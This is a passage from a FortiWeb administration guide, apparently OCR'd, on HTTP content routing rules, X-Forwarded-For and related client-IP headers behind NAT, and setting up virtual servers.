Cookie Value	Specify one of the following values to match: • **Match prefix** — The cookie value to match begins with the specified string. • **Match suffix** — The cookie value to match ends with the specified string. • **Match contains** — The cookie value to match contains the specified string. • **Is equal to** — The cookie value to match is the specified string. • **Regular expression** — The cookie value to match matches the specified regular expression. For example, `hash[a-fA-F0-7]*.`
(value)	Specifies a cookie value to match. If **Regular Expression** is selected, the value is an expression that matches the cookie value. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** —Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Header	
Header Name	Specify one of the following values to match: • **Match prefix** — The header name to match begins with the specified string. • **Match suffix** — The header name to match ends with the specified string. • **Match contains** — The header name to match contains the specified string. • **Is equal to** — The header name to match is the specified string. • **Regular expression** — The header name to match matches the specified regular expression.
(value)	Specifies a header name to match. If **Regular Expression** is selected, the value is an expression that matches the name. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).


Setting name		Description
	Header Value	Specify one of the following values to match: • **Match prefix** — The header value to match begins with the specified string. • **Match suffix** — The header value to match ends with the specified string. • **Match contains** — The header value to match contains the specified string. • **Is equal to** — The header value to match is the specified string. • **Regular expression** — The header value to match matches the specified regular expression.
	(value)	Specifies a header value to match. If **Regular Expression** is selected, the value is an expression that matches the header value. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
	Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** —Matching requests match this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
Source IP		
	Source IP	Specify one of the following values to match: • **IPv4 Address/Range** — The source IP to match is an IPv4 IP address or within a range of IPv4 IP addresses. • **IPv6 Address/Range** — The source IP to match is an IPv6 IP address or within a range of IPv6 IP addresses. • **Regular expression** — The source IP to match matches the specified regular expression.
	(value)	Specifies a source IP address value to match. If **Regular Expression** is selected, the value is an expression that matches the source IP. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).

Setting name	Description
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** — Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
X509 Certificate Subject	Matches against a specified Relative Distinguished Name (RDN) in the X509 certificate `Subject` field. Use an attribute-value pair to specify the RDN. For example, an X509 certificate has the following `Subject` field content: `C=CN, ST=Beijing, L=Haidian, O=fortinet, OU=fortiweb, CN=pc110` The following settings match a certificate with this `Subject` field by matching the RDN `O=fortinet`: • **X509 Field Name** — **O** • **Value =** — `fortinet`
X509 Field Name	Select the attribute type to match: **E**, **CN**, **OU**, **O**, **L**, **ST**, **C**.
Value =	Enter an RDN attribute value in the X509 `Subject` field to match.
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** —Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.

X509 Certificate Extension	Matches against additional fields that the extensions field adds to the X509 certificate.
	For example, an X509 certificate has the following extensions:
	`Extensions:`
	`X509v3 Basic Constraints: CA:TRUE`
	`X509v3 Subject Alternative Name: URI:aaaa`
	`X509v3 Issuer Alternative Name: URI:bbbb`
	`Full Name: URI:cccc`
	The following settings match the extension X509v3 Basic Constraints by matching its value:
	• **Match Object** — **X509 Certificate Extension**
	• **X509 Field Value** — **Is equal to**
	• (value) — `CA:TRUE`

Setting name	Description
X509 Field Value	Specify one of the following values in the X509 extension to match: • **Match prefix** — The X509 extension value to match begins with the specified string. • **Match suffix** — The X509 extension value to match ends with the specified string. • **Match contains** — The X509 extension value to match contains the specified string. • **Is equal to** — The X509 extension value to match is the specified string. • **Regular expression** — The X509 extension value matches the specified regular expression.
(value)	Specifies an X509 extension value to match. If **Regular Expression** is selected, the value is an expression that matches the X509 extension value. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** —Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.

7. Click **OK**.
8. Repeat the rule creation steps for each HTTP host, HTTP request, or other object that you want to route to this server pool.



9. If required, select an entry, and then click Move to adjust the rule sequence.

   For an example of how to add logic for the rules, see Example: Concatenating exceptions on page 523.

10. Click **OK**.

11. Repeat the policy creation procedure for each server pool, as required. You can also create additional policies that select the same server pool.

12. To apply a HTTP content routing policy, select it in a server policy. When you add HTTP content routing polices to a policy, you also select a default policy. The default policy routes traffic that does not match any conditions found in the specified routing policies.

    For more information, see Configuring a server policy on page 624.

See also

- Adding a gateway
- Creating a server pool
- Enabling or disabling traffic forwarding to your servers
- Configuring a server policy
- Configuring server up/down checks

Example: Routing according to URL/path

Your FortiWeb appliance might have one virtual server (the front end) protecting three physical web servers (the back end).

From the perspective of clients connecting to the front end, there is one domain name: www.example.com. At this host name, there are three top-level URLs:

- /games — Game application
- /school — School application

- /work — Work application

In a client's web browser, therefore, they might go to the location:

http://www.example.com/games

Behind the FortiWeb, however, each of those 3 web applications actually resides on separate back-end web servers with different IP addresses, and each has its own server pool:

- 10.0.0.11/games — Game application
- 10.0.0.12/school — School application
- 10.0.0.13/work — Work application

In this case, you configure HTTP content routing so FortiWeb routes HTTP requests to http://www.example.com/school to the server pool that contains 10.0.0.12. Similarly, requests for the URL /games go to a pool that contains 10.0.0.11, and requests for the URL /work go to a pool that contains 10.0.0.13.

See also

- Routing based on HTTP content
- Creating a server pool
- Configuring server up/down checks

Example: Routing according to the HTTP "Host:" field

Your FortiWeb appliance might have one virtual server (the front end) protecting three physical web servers (the back end).

From the perspective of clients connecting to the front end, Example Company's web site has a few domain names:

- http://www.example.com
- http://www.example.cn
- http://www.example.de
- http://www.example.co.jp

Public DNS resolves all of these domain names to one IP address: the virtual server on FortiWeb.

At the data center, behind the FortiWeb, separate physical web servers host some region-specific web sites. Other web sites have lighter traffic and are maintained by the same person, and therefore a shared server hosts them. Each back-end web server has a DNS alias. When you configure the server pools, you define each pool member using its DNS alias, rather than its IP address:

- www1.example.com — Hosts www.example.com, plus all other host names' content, in case the other web servers fail or have scheduled down time
- www2.example.com — Hosts www.example.de
- www3.example.com — Hosts www.example.cn & www.example.co.jp

While public DNS servers all resolve these aliases to the same IP address — FortiWeb's virtual server — your **private** DNS server resolves these DNS names to separate IPs on your **private** network: the back-end web servers.

- www1.example.com — Resolves to 192.168.0.1
- www2.example.com — Resolves to 192.168.0.2
- www3.example.com — Resolves to 192.168.0.3

In this case, you configure HTTP content routing to route requests from clients based on the original `Host:` field in the HTTP header to a server pool that contains the appropriate DNS aliases. The destination back-end web server is determined at request time using server health check statuses, as well as private network DNS that resolves the DNS alias into its current private network IP address:

- http://www.example.com/ — Routes to a pool that contains www1.example.com
- http://www.example.de/ — Routes to a pool that contains members www2.example.com and www1.example.com. The www2.example.com pool member is first in the list and receives requests unless that web server is down, in which case FortiWeb routes requests to www1.example.com
- http://www.example.cn/ & http://www.example.co.jp/ — Routes to a pool that contains members www3.example.com and www1.example.com. The www3.example.com pool member is first in the list and receives requests unless that web server is down, in which case FortiWeb routes requests to www1.example.com

If you need to maintain HTTP session continuity for web applications, ensure the pool have a persistence policy that forwards subsequent requests from a client to the same back-end web server as the initial request.

See also

- Routing based on HTTP content
- Rewriting & redirecting
- Creating a server pool
- Configuring server up/down checks

Example: HTTP routing with full URL & host name rewriting

In some cases, HTTP header-based routing is not enough. It must be, or should be, combined with request or response rewriting.

Example.com hosts calendar, inventory, and customer relations management web applications separately: one app per specialized server. Each web application resides in its web server's root folder (`/`). Each back-end web server is named after the only web application that it hosts:

- calendar.example.com/
- inventory.example.com/
- crm.example.com/

Therefore each request must be routed to a specific back-end web server. Requests for the calendar application forwarded to crm.example.com, for example, would result in an HTTP `404` error code.

These back-end DNS names are publicly resolvable. However, for legacy reasons, clients may request pages as if all apps were hosted on a single domain, www.example.com:

- www.example.com/calendar
- www.example.com/inventory
- www.example.com/crm

Because the URLs requested by clients (prefixed by `/calendar` etc.) do not actually exist on the back-end servers, HTTP header-based routing is **not** enough. Alone, HTTP header-based routing with these older location structures would also result in HTTP `404` error codes, as if the clients' requests were effectively for:

- calendar.example.com/calendar
- inventory.example.com/inventory
- crm.example.com/crm

To compensate for the new structure on the back end, request URLs must be rewritten: FortiWeb removes the application name prefix in the URL.

URL and host name transformation to match HTTP routing



For performance reasons, FortiWeb also rewrites the `Host:` field. All subsequent requests from the client use the correct host and URL and do not require any modification or HTTP-based routing. Otherwise, FortiWeb would need to rewrite **every** subsequent request in the session, and analyze the HTTP headers for routing **every** subsequent request in the session.

See also

- Routing based on HTTP content
- Rewriting & redirecting
- Creating a server pool

Defining your proxies, clients, & X-headers


In some topologies, you must configure FortiWeb's use of X-headers such as `X-Forwarded-For:`, `X-Real-IP:`, or `True-Client-IP:`, including when:

- **FortiWeb has been deployed behind a proxy/load balancer which applies NAT.** Connection-wise, this causes all requests appear to come from the IP address of the proxy or load balancer, **not** the original client. FortiWeb **requires the true client's source IP so that when blocking attacks, it does not block the proxy/load balancer's IP, affecting innocent requests**. FortiWeb also requires some way to derive the original client's IP so that attack logs and reports to show the IP of the actual attacker, rather than misleadingly blaming the load balancer.
- **The web server needs the client's source IP address** for purposes such as analytics, but FortiWeb is operating in reverse proxy mode, which applies NAT, and therefore all requests appear to come from FortiWeb's IP address.

Due to source NAT (SNAT), a packet's source address in its IP layer may have been changed, and therefore the original address of the client may not be directly visible to FortiWeb and/or its protected web servers. During a packet's transit from the client to the web server, it could be changed several times: web proxies, load balancers, routers, and firewalls can all apply NAT.

Depending on whether the NAT devices are HTTP-aware, the NAT device can record the packet's original source IP address in the HTTP headers. HTTP X-headers such as `X-Real-IP:` can be used by FortiWeb instead to trace the original source IP (and each source IP address along the path) in request packets. They may also be used by back-end web servers for client analysis.

Affects of source NAT at the IP and HTTP layers of request packets when in-between devices are HTTP-aware



Indicating the original client's IP to back-end web servers


Some web applications need to know the IP address of the client where the request originated in order to log or analyze it.

For example, if your web applications need to display different available products for clients in Canada instead of the United States, your web applications may need to analyze the original client's IP for a corresponding geographic location.

In that case, you would enable FortiWeb to add or append to an `X-Forwarded-For:` or `X-Real-IP:` header. Otherwise, from the web server's perspective, **all** IP sessions appear to be coming from FortiWeb — **not** from the original requester. The back-end web server would not be able to guess what the original client's public IP was, and therefore would not be able to analyze it. When these options are enabled, the web server can instead use this HTTP-layer header to find the public source IP and path of the IP-layer session from the original client.

To configure FortiWeb to add the packet's source IP to X-Forwarded-For: and/or X-Real-IP:

1. Go to **Server Objects > X-Forwarded-For > X-Forwarded-For**.
2. Configure these settings:



Setting	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters. **Note:** The name cannot be changed after this part of the configuration is saved. To rename a part of the configuration, clone it, select it in all parts of the configuration that reference the old name, then delete the item with the old name.
Add X-Forwarded-For:	Enable to include the `X-Forwarded-For:` HTTP header in requests forwarded to your web servers. If the HTTP client or web proxy does not provide the header, FortiWeb adds it, using the source IP address of the connection. If the HTTP client or web proxy already provides the header, it appends the source IP address to the header's list of IP addresses. This option can be useful if your web servers log or analyze clients' public IP addresses, **if** they support the `X-Forwarded-For:` header. If they do not, disable this option to improve performance. This option applies only when FortiWeb is operating in reverse proxy mode or true transparent proxy mode, which applies source network address translation (NAT) and therefore rewrites the source address in the IP layer.

Setting	Description
Add X-Real-IP:	Enable to include the `X-Real-IP:` HTTP header on requests forwarded to your web servers. Behavior varies by the header already provided by the HTTP client or web proxy, if any (see Add X-Forwarded-For:). Like `X-Forwarded-For:`, this header is also used by some proxies and web servers to trace the path, log, or analyze based upon the packet's original source IP address. This option applies only when FortiWeb is operating in reverse proxy mode or true transparent proxy mode, which applies source network address translation (NAT) and therefore rewrites the source address in the IP layer. **Note:** This does not support IPv6.

3. Click **OK**.
4. To apply the X-header rule, select it when configuring an inline protection profile (see Configuring a protection profile for inline topologies on page 608).


See also

- External load balancers: before or after?

Indicating to back-end web servers that the client's request was HTTPS

Usually if your FortiWeb is receiving HTTPS requests from clients, and it is operating in reverse proxy mode, SSL/TLS is being offloaded. FortiWeb has terminated the SSL/TLS connection and the second segment of the request, where it forwards to the back-end servers, is clear text HTTP. In some cases, your back-end server may need to know that the original request was, in fact, encrypted HTTPS, **not** HTTP.

To add an HTTP header that indicates the service used in the client's original request, go to **Server Objects > X-Forwarded-For > X-Forwarded-For**, then enable `X-Forwarded-Proto:`.



See also

- How to force clients to use HTTPS

Blocking the attacker's IP, not your load balancer

When you configure Use X-Header to Identify Original Client's IP, FortiWeb compensates for NAT in your data center by using an HTTP header to derive the client's IP address. In this way, even if the connection is **not** established directly between the web browser and FortiWeb, but instead is relayed, with the last segment established between your proxy/load balancer's IP and FortiWeb, FortiWeb will still be able to report and block the actual attacker, rather than your own infrastructure.

Only public IPs will be used. If the original client's IP is a private network IP (e.g. 192.168.*, 172.16.*, 10.*), FortiWeb will instead use the first public IP before or after the original client's IP in the HTTP header line. (Whether this is counted from the left or right end of the header line depends on IP Location in X-Header.) In most cases, this public IP will be the client's Internet gateway, and therefore blocking based on this IP may affect innocent clients that share the attacker's Internet connection. See also Shared IP on page 669.

To limit the performance impact, FortiWeb will analyze the HTTP header for the client's IP only for the **first** request in the TCP/IP connection. As a result, **it is not suitable for use behind load balancers that multiplex** — that is, attempt to reduce total simultaneous TCP/IP connections by sending multiple, unrelated HTTP requests from different clients within the same TCP/IP connection. Symptoms of this misconfiguration include FortiWeb mistakenly attributing subsequent requests within the same TCP/IP connection to the IP found in the first request's HTTP header, even though the X-header indicates that the request originated from a different client.

After FortiWeb has traced the original source IP of the client, FortiWeb will use it in attack logs and reports so that they reflect the true origin of the attack, **not** your load balancer or proxy. FortiWeb will also use the original source IP as the basis for blocking when using some features that operate on the source IP:

- DoS prevention
- brute force login prevention
- period block



Like addresses at the IP layer, attackers can spoof and alter addresses in the HTTP layer. Do not assume that they are 100% accurate, unless there are anti-spoofing measures in place such as defining trusted providers of X-headers.




X-header-derived client IPs are **not** supported by all features, including:

- Blacklisting source IPs with poor reputation on page 442
- Combination access control & rate limiting on page 437
- Restricting access to specific URLs on page 430
- Allow Known Search Engines

To preserve connectivity troubleshooting capabilities, FortiWeb traffic logs do **not** use the original client IP from X-headers — only attack logs will.

For example, on FortiWeb, if you provide the IP address of the proxy or load balancer, when blocking requests and writing attack log messages or building reports, instead of using the `SRC` field in the IP layer of traffic as the client's IP address (which would cause all attacks to appear to originate from the load balancer), FortiWeb can instead find the client's real IP address in the `X-Forwarded-For:` HTTP header. FortiWeb could also add its own IP address to the chain in `X-Forwarded-For:`, helping back-end web servers that require the original client's source IP for purposes such as server-side analytics — providing news in the client's first language or ads relevant to their city, for example.

Attack log using X-Forwarded-For: to expose the attacker's true source IP at 172.20.120.220 instead of the load balancer's source IP at 172.20.120.5




#	Date	Time	Source	Destination	Policy	URL	Message
1	2012-08-15	15:20:37	172.20.120.220	172.20.120.170	policy1	/twiki/bin/login/Main/WebHome	Body Length Exceeded
2	2012-08-15	15:17:27	172.20.120.220	172.20.120.170	policy1	/twiki/bin/view/Main/WebSearch	Too Many Parameters in Request

Like IP-layer NAT, some networks also translate addresses at the HTTP layer. In those cases, enabling Use X-Header to Identify Original Client's IP may have no effect. To determine the name of your network's X-headers, if any, and to see whether or not they are translated, use `diagnose network sniffer` in the CLI or external packet capture software such as Wireshark.

To configure FortiWeb to obtain the packet's original source IP address from an HTTP header


1. Go to **Server Objects > X-Forwarded-For > X-Forwarded-For**.
2. Configure these settings:



Setting	Description
Use X-Header to Identify Original Client's IP	If FortiWeb is deployed behind a device that applies NAT, enable this option to derive the original client's source IP address from an HTTP X-header, **instead of** the `SRC` field in the IP layer. Then type the key such as `X-Forwarded-For` or `X-Real-IP`, **without** the colon (:), of the X-header that contains the original source IP address of the client. This HTTP header is often `X-Forwarded-For:` when traveling through a web proxy, but can vary. For example, the Akamai service uses `True-Client-IP:`. For deployment guidelines and mechanism details, see Blocking the attacker's IP, not your load balancer on page 370. **Caution:** To combat forgery, configure the IP addresses of load balancers and proxies that are trusted providers of this header. Also configure those proxies/load balancers to reject fraudulent headers, rather than passing them to FortiWeb.
IP Location in X-Header	Select whether to extract the original client's IP from either the left or right end of the HTTP X-header line. Most proxies put the request's origin at the left end, which is the default setting. Some proxies, however, place it on the right end.
Block Using Original Client's IP	Enable to be able to block requests that violate your policies by using the original client's IP derived from this HTTP X-header. When disabled, only attack logs and reports will use the original client's IP.

3. Click **OK**.
4. Click **Create New**.

   A sub-dialog appears.



5. In **IP**, type the IP address of the external proxy or load balancer according to packets' `SRC` field in the IP layer when received by FortiWeb.

To apply anti-spoofing measures and improve security, FortiWeb will trust the contents of the HTTP header that you specified in Use X-Header to Identify Original Client's IP **only** if the packet arrived from one of the IP addresses you specify here. Other packets' X-headers will be regarded as potentially spoofed.

6. Click **OK**.

   The first dialog re-appears.

7. Click **OK** to save the configuration.

8. To apply the X-header rule, select it when configuring an inline protection profile (see Configuring a protection profile for inline topologies on page 608).

See also

- External load balancers: before or after?
- IPv6 support
- Logging
- Alert email
- SNMP traps & queries
- Reports
- DoS prevention

Configuring virtual servers on your FortiWeb

Before you can create a server policy, you must first configure a virtual server that defines the network interface or bridge and IP address where traffic destined for a server pool arrives. When the FortiWeb appliance receives traffic destined for a virtual server, it can then forward the traffic to a single web server (for **Single Server** server pools) or distribute sessions/connections among servers in a server pool.



A virtual server on your FortiWeb is **not** the same as a virtual host on your web server. A virtual server is more similar to a virtual IP on a FortiGate. It is not an actual server, but simply defines the listening network interface. Unlike a FortiGate VIP, it includes a specialized proxy that only picks up HTTP and HTTPS.

By default, in reverse proxy mode, FortiWeb's virtual servers do **not forward non-HTTP/HTTPS** traffic from virtual servers to your protected web servers. (It only forwards traffic picked up and allowed by the HTTP reverse proxy.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also Topology for reverse proxy mode on page 84 and the `config router setting` command in the FortiWeb CLI Reference.

The FortiWeb appliance identifies traffic as being destined for a specific virtual server if:


- the traffic arrives on the network interface or bridge associated with the virtual server
- for reverse proxy mode, the destination address is the IP address of a virtual server (the destination IP address is ignored in other operation modes, **except** that it must **not** be identical to the web server's IP address)

Virtual servers can be on the same subnet as real web servers. This configuration creates a one-arm HTTP proxy. For example, the virtual server 10.0.0.1/24 could forward to the web server 10.0.0.2.

However, this is not usually recommended. Unless your network's routing configuration prevents it, it would allow clients that are aware of the web server's IP address to bypass the FortiWeb appliance by accessing the back-end web server directly. The topology may be required in some cases, however, such as IP-based forwarding, mentioned above.

To configure a virtual server

1. Go to **Server Objects > Server > Virtual Server**.

